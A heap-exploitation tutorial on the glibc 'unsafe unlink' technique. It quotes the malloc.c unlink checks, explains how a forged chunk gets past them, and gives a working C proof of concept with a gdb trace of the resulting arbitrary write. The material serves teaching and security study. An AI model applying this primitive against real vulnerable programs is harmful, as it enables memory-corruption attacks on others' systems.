Unsafe unlink[English]

Unknown macro: 'html'

List

Unsafe unlink

- The allocator checks to see if the PREV_INUSE flag is present in the chunk's size value when allocating or freeing memory.
  - The allocator checks the previous chunk's fd and bk values and disconnects the list.
- The allocator verifies that the value of chunksize and then chunkprev_size are the same before disconnecting the chunk from the bin list.
  - If they are equal, the chunk's "fd" and "bk" values are stored in "FD" and "BK".
  - Check that the values of FD bk and BK fd are the same as the pointers to the chunks to be freed.


malloc.c

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {                                            \
    if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
      malloc_printerr (check_action, "corrupted size vs. prev_size", P, AV);  \
    FD = P->fd;                                                                \
    BK = P->bk;                                                                \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                       \
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
    else {                                                                       \
        FD->bk = BK;                                                             \
        BK->fd = FD;                                                             \
        if (!in_smallbin_range (chunksize_nomask (P))                             \
```

https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=994a23248e258501979138f3b07785045a60e69f;hb=17f487b7afa7cd6c316040f3e6c86dc96b2eec30#l1377


- "Unsafe unlink" should be able to do the following to exploit this process.
  - Two Allocated chunks are required to implement "Unsafe unlink".
  - And you should be able to create a Fake chunk in 1st memory
  - The value of fake_chunkfdbk and fake_chunkbkfd should be mchunkptr of the first chunk.
  - In the prev_size of the second chunk, you should be able to enter the size that points to the fake chunk.
  - Should be able to remove the PREV_INUSE flag from the "size" of second chunk.
  - If these conditions are met, you can save the fake_chunkfd value in the area pointed to by fake_chunkfd and fake_chunkbk.
- The important thing to do is to write a Fake chunk to bypass the code after checking the chunk size and double-linked list for corruption.
  - To bypass the "chunksize (P)! = prev_size (next_chunk (P))" code, store 0x0 in the fake_chunkprev_size, fake_chunksize.
  - "FD->bk != P || BK->fd != P" To bypass this code "The memory address where the start address of the fake chunk is stored-24" is stored in fake_chunkfd.
  - Store "memory address where the start address of fake chunk is stored-16" in fake_chunk bk.
- For example, a fake chunk should look like this.
  - Psize(0x602010) is 0x0, next chunk is 0x602010(0x602010 + 0x0) because the chunk size is 0x0.
  - next chunkprev_size is also 0x0, which allows bypass the code "chunksize (P)! = prev_size (next_chunk (P))".
  - The value of FD is 0x601048 stored in Pfd, and the value of BK is 0x601050.
    - The address of FDbk is 0x601060(0x601048 + 0x18), and the address of BKfd is 0x601060(0x601050 + 0x10).
    - Since both values point to the same place, bypass the code "FD-> bk! = P | BK-> fd! = P".

Fake chunk



- Implement "Unsafe unlink" in the following form.
  - The program allocates two memories and writes a fake chunk to the first memory.
  - Store 0x80 in the prev_size of the second chunk and remove the PREV_INUSE flag from the size value of the first memory.
  - When the second memory is released, the fake_chunkfd value is stored in the variable that stored the address of the first allocated memory.
  - The address is the starting address of buf1 minus 0x18.
  - Since the address stored in buf1 is 0x601048 and the existing chunk size is 0x80, you can change the value stored in buf1.
  - By storing the address of the zone that an attacker wants to change in buf1, the data can be stored in the desired memory.

Unsafe unlink flow



Example

- This code is the same as the "Unsafe unlink flow" described earlier.
  - The code requests malloc() twice for memory allocation of size 0x80.
  - The address of the first allocated memory is stored in the global variable * buf1.
  - To make a fake chunk, store the value of buf minus 0x18(24) in buf1[2], and store the value of buf minus 0x10 (16) in buf1[3].
  - Store 0x80 in prev_size of the second allocated chunk (buf2) and remove the PREV_INUSE flag from the "size" of that chunk.
  - Request free() to free the second chunk(buf2) and store the address of str in buf1[3].
  - After input data to &buf1[0] using read(), print the data stored in str.

Unsafe_unlink.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

unsigned long *buf1;

void main(){
    buf1 = malloc(0x80);
    unsigned long *buf2 = malloc(0x80);

    fprintf(stderr,"&buf1 : %p\n",&buf1);
    fprintf(stderr,"buf1 : %p\n",buf1);
    fprintf(stderr,"buf2 : %p\n",buf2);

    buf1[2] = (unsigned long)&buf1 - (sizeof(unsigned long)*3);
    buf1[3] = (unsigned long)&buf1 - (sizeof(unsigned long)*2);

    *(buf2 - 2) = 0x80;
    *(buf2 - 1) &= ~1;

    free(buf2);

    char str[16];
    buf1[3] = (unsigned long) str;

    read(STDIN_FILENO,buf1,0x80);
    fprintf(stderr, "Data from Str : %s\n",str);
}
```

- Check the value Fake_chunkfd, Fake_chunkbk at 0x40074b, 0x400762.
- Check the prev_size and size values of buf2 at 0x40076d and 0x40078b.
- Check the change in *buf1 value after freeing memory at 0x400795.
- Check the value stored in buf1[3] at 0x4007a9, and check the value of the second argument passed to read() at the 0x4007c0.

Breakpoints

```
lazenca0x0@ubuntu:~$ gcc -o unsafe_unlink unsafe_unlink.c
lazenca0x0@ubuntu:~$ gdb -q ./unsafe_unlink
Reading symbols from ./unsafe_unlink...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006a6 <+0>:     push   rbp
   0x00000000004006a7 <+1>:     mov    rbp,rsp
   0x00000000004006aa <+4>:     sub    rsp,0x30
   0x00000000004006ae <+8>:     mov    rax,QWORD PTR fs:0x28
   0x00000000004006b7 <+17>:     mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006bb <+21>:     xor    eax,eax
   0x00000000004006bd <+23>:     mov    edi,0x80
   0x00000000004006c2 <+28>:     call   0x400590 <malloc@plt>
   0x00000000004006c7 <+33>:     mov    QWORD PTR [rip+0x2009a2],rax        # 0x601070 <buf1>
   0x00000000004006ce <+40>:     mov    edi,0x80
   0x00000000004006d3 <+45>:     call   0x400590 <malloc@plt>
   0x00000000004006d8 <+50>:     mov    QWORD PTR [rbp-0x28],rax
   0x00000000004006dc <+54>:     mov    rax,QWORD PTR [rip+0x20097d]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006e3 <+61>:     mov    edx,0x601070
   0x00000000004006e8 <+66>:     mov    esi,0x400884
   0x00000000004006ed <+71>:     mov    rdi,rax
   0x00000000004006f0 <+74>:     mov    eax,0x0
   0x00000000004006f5 <+79>:     call   0x400580 <fprintf@plt>
   0x00000000004006fa <+84>:     mov    rdx,QWORD PTR [rip+0x20096f]        # 0x601070 <buf1>
   0x0000000000400701 <+91>:     mov    rax,QWORD PTR [rip+0x200958]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400708 <+98>:     mov    esi,0x400890
   0x000000000040070d <+103>:     mov    rdi,rax
   0x0000000000400710 <+106>:     mov    eax,0x0
   0x0000000000400715 <+111>:     call   0x400580 <fprintf@plt>
```

```
   0x000000000040071a <+116>:   mov    rax,QWORD PTR [rip+0x20093f]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400721 <+123>:   mov    rdx,QWORD PTR [rbp-0x28]
   0x0000000000400725 <+127>:   mov    esi,0x40089b
   0x000000000040072a <+132>:   mov    rdi,rax
   0x000000000040072d <+135>:   mov    eax,0x0
   0x0000000000400732 <+140>:   call   0x400580 <fprintf@plt>
   0x0000000000400737 <+145>:   mov    rax,QWORD PTR [rip+0x200932]        # 0x601070 <buf1>
   0x000000000040073e <+152>:   add    rax,0x10
   0x0000000000400742 <+156>:   mov    edx,0x601070
   0x0000000000400747 <+161>:   sub    rdx,0x18
   0x000000000040074b <+165>:   mov    QWORD PTR [rax],rdx
   0x000000000040074e <+168>:   mov    rax,QWORD PTR [rip+0x20091b]        # 0x601070 <buf1>
   0x0000000000400755 <+175>:   add    rax,0x18
   0x0000000000400759 <+179>:   mov    edx,0x601070
   0x000000000040075e <+184>:   sub    rdx,0x10
   0x0000000000400762 <+188>:   mov    QWORD PTR [rax],rdx
   0x0000000000400765 <+191>:   mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400769 <+195>:   sub    rax,0x10
   0x000000000040076d <+199>:   mov    QWORD PTR [rax],0x80
   0x0000000000400774 <+206>:   mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400778 <+210>:   sub    rax,0x8
   0x000000000040077c <+214>:   mov    rdx,QWORD PTR [rbp-0x28]
   0x0000000000400780 <+218>:   sub    rdx,0x8
   0x0000000000400784 <+222>:   mov    rdx,QWORD PTR [rdx]
   0x0000000000400787 <+225>:   and    rdx,0xfffffffffffffffe
   0x000000000040078b <+229>:   mov    QWORD PTR [rax],rdx
   0x000000000040078e <+232>:   mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400792 <+236>:   mov    rdi,rax
   0x0000000000400795 <+239>:   call   0x400540 <free@plt>
   0x000000000040079a <+244>:   mov    rax,QWORD PTR [rip+0x2008cf]        # 0x601070 <buf1>
   0x00000000004007a1 <+251>:   lea    rdx,[rax+0x18]
   0x00000000004007a5 <+255>:   lea    rax,[rbp-0x20]
   0x00000000004007a9 <+259>:   mov    QWORD PTR [rdx],rax
   0x00000000004007ac <+262>:   mov    rax,QWORD PTR [rip+0x2008bd]        # 0x601070 <buf1>
   0x00000000004007b3 <+269>:   mov    edx,0x80
   0x00000000004007b8 <+274>:   mov    rsi,rax
   0x00000000004007bb <+277>:   mov    edi,0x0
   0x00000000004007c0 <+282>:   call   0x400560 <read@plt>
   0x00000000004007c5 <+287>:   mov    rax,QWORD PTR [rip+0x200894]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004007cc <+294>:   lea    rdx,[rbp-0x20]
   0x00000000004007d0 <+298>:   mov    esi,0x4008a6
   0x00000000004007d5 <+303>:   mov    rdi,rax
   0x00000000004007d8 <+306>:   mov    eax,0x0
   0x00000000004007dd <+311>:   call   0x400580 <fprintf@plt>
   0x00000000004007e2 <+316>:   nop
   0x00000000004007e3 <+317>:   mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004007e7 <+321>:   xor    rax,QWORD PTR fs:0x28
   0x00000000004007f0 <+330>:   je     0x4007f7 <main+337>
   0x00000000004007f2 <+332>:   call   0x400550 <__stack_chk_fail@plt>
   0x00000000004007f7 <+337>:   leave
   0x00000000004007f8 <+338>:   ret
End of assembler dump.
gdb-peda$ b *0x000000000040074b
Breakpoint 1 at 0x40074b
gdb-peda$ b *0x0000000000400762
Breakpoint 2 at 0x400762
gdb-peda$ b *0x000000000040076d
Breakpoint 3 at 0x40076d
gdb-peda$ b *0x000000000040078b
Breakpoint 4 at 0x40078b
gdb-peda$ b *0x0000000000400795
Breakpoint 5 at 0x400795
gdb-peda$ b *0x00000000004007a9
Breakpoint 6 at 0x4007a9
gdb-peda$ b *0x00000000004007c0
Breakpoint 7 at 0x4007c0
gdb-peda$
```

- The address of "& buf1" is "0x601070", the address of "buf1" is "0x602010" and the address of "buf2" is "0x6020a0".
    - At 0x40074b, store 0x601058 ("& buf1" (0x601070)-0x18 (24)) in 0x602020.

- At 0x400762, stores 0x601060 ("& buf1" (0x601070)-0x10 (16)) in 0x602028.
- Fake chunks have been created in the buf1 area.

Create the Fake chunk.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/unsafe_unlink
&buf1 : 0x601070
buf1 : 0x602010
buf2 : 0x6020a0

Breakpoint 1, 0x000000000040074b in main ()
gdb-peda$ x/i $rip
=> 0x40074b <main+165>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602020        0x602020
rdx            0x601058        0x601058
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400762 in main ()
gdb-peda$ x/i $rip
=> 0x400762 <main+188>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602028        0x602028
rdx            0x601060        0x601060
gdb-peda$
```

- Store 0x80 in 0x602090 and remove 0x1 from the size value stored in 0x602098.
  - The previous chunk of that chunk is 0x602010 (0x602090-0x80), and the address is a pointer of buf1.

Overwrite to the prev_size, size.

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x000000000040076d in main ()
gdb-peda$ x/i $rip
=> 0x40076d <main+199>:        mov    QWORD PTR [rax],0x80
gdb-peda$ i r rax
rax            0x602090        0x602090
gdb-peda$ c
Continuing.

Breakpoint 4, 0x000000000040078b in main ()
gdb-peda$ x/i $rip
=> 0x40078b <main+229>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602098        0x602098
rdx            0x90        0x90
gdb-peda$
```

- Request to free memory(0x6020a0).
  - Fake chunks were created before the request and the chunk's headers were changed.
  - Before free() was called, the value stored in buf1 was 0x602010, but after the call, it was changed to 0x601058.

Unsafe unlink

```
gdb-peda$ c
Continuing.
Breakpoint 5, 0x0000000000400795 in main ()
gdb-peda$ x/i $rip
=> 0x400795 <main+239>:        call   0x400540 <free@plt>
gdb-peda$ i r rdi
rdi            0x6020a0        0x6020a0
gdb-peda$ x/4gx 0x602010
0x602010:        0x0000000000000000        0x0000000000000000
0x602020:        0x0000000000601058        0x0000000000601060
gdb-peda$ x/2gx 0x6020a0 - 0x10
0x602090:        0x0000000000000080        0x0000000000000090
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000602010
gdb-peda$ ni

0x000000000040079a in main ()
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000601058
gdb-peda$
```

- The data stored in buf1[3] can be changed.
    - In this example, we are entering data directly into buf1[3].
- As a result, the address of & buf1 (0x601070) and the address of buf1 [3] (0x601070) are the same.
    - If the address of str(0x7fffffffe450) is stored in buf1[3](0x601070), the data stored in buf1 will be changed.

You can overwrite data in buf1.

```
gdb-peda$ c
Continuing.

Breakpoint 6, 0x00000000004007a9 in main ()
gdb-peda$ x/i $rip
=> 0x4007a9 <main+259>:        mov    QWORD PTR [rdx],rax
gdb-peda$ i r rdx rax
rdx            0x601070        0x601070
rax            0x7fffffffe450        0x7fffffffe450
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000601058
gdb-peda$
```

- The second argument of read () is passed the value stored in buf1 (0x7fffffffe450), and the data can be stored in str.
    - The data stored in buf1 is output from str.

You can store data in the stack.

```
gdb-peda$ c
Continuing.
Breakpoint 7, 0x00000000004007c0 in main ()
gdb-peda$ x/i $rip
=> 0x4007c0 <main+282>:        call   0x400560 <read@plt>
gdb-peda$ i r rsi
rsi            0x7fffffffe450        0x7fffffffe450
gdb-peda$ c
Continuing.
AAAABBBB
Data from Str : AAAABBBB
@
[Inferior 1 (process 10503) exited normally]
Warning: not running
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- https://sourceware.org/git/?p=glibc.git;a=commitdiff;h=17f487b7afa7cd6c316040f3e6c86dc96b2eec30#l1344
- https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=54e406bcb67478179c9d46e72b63251ad951f356;hb=HEAD#l1404

Unknown macro: 'html'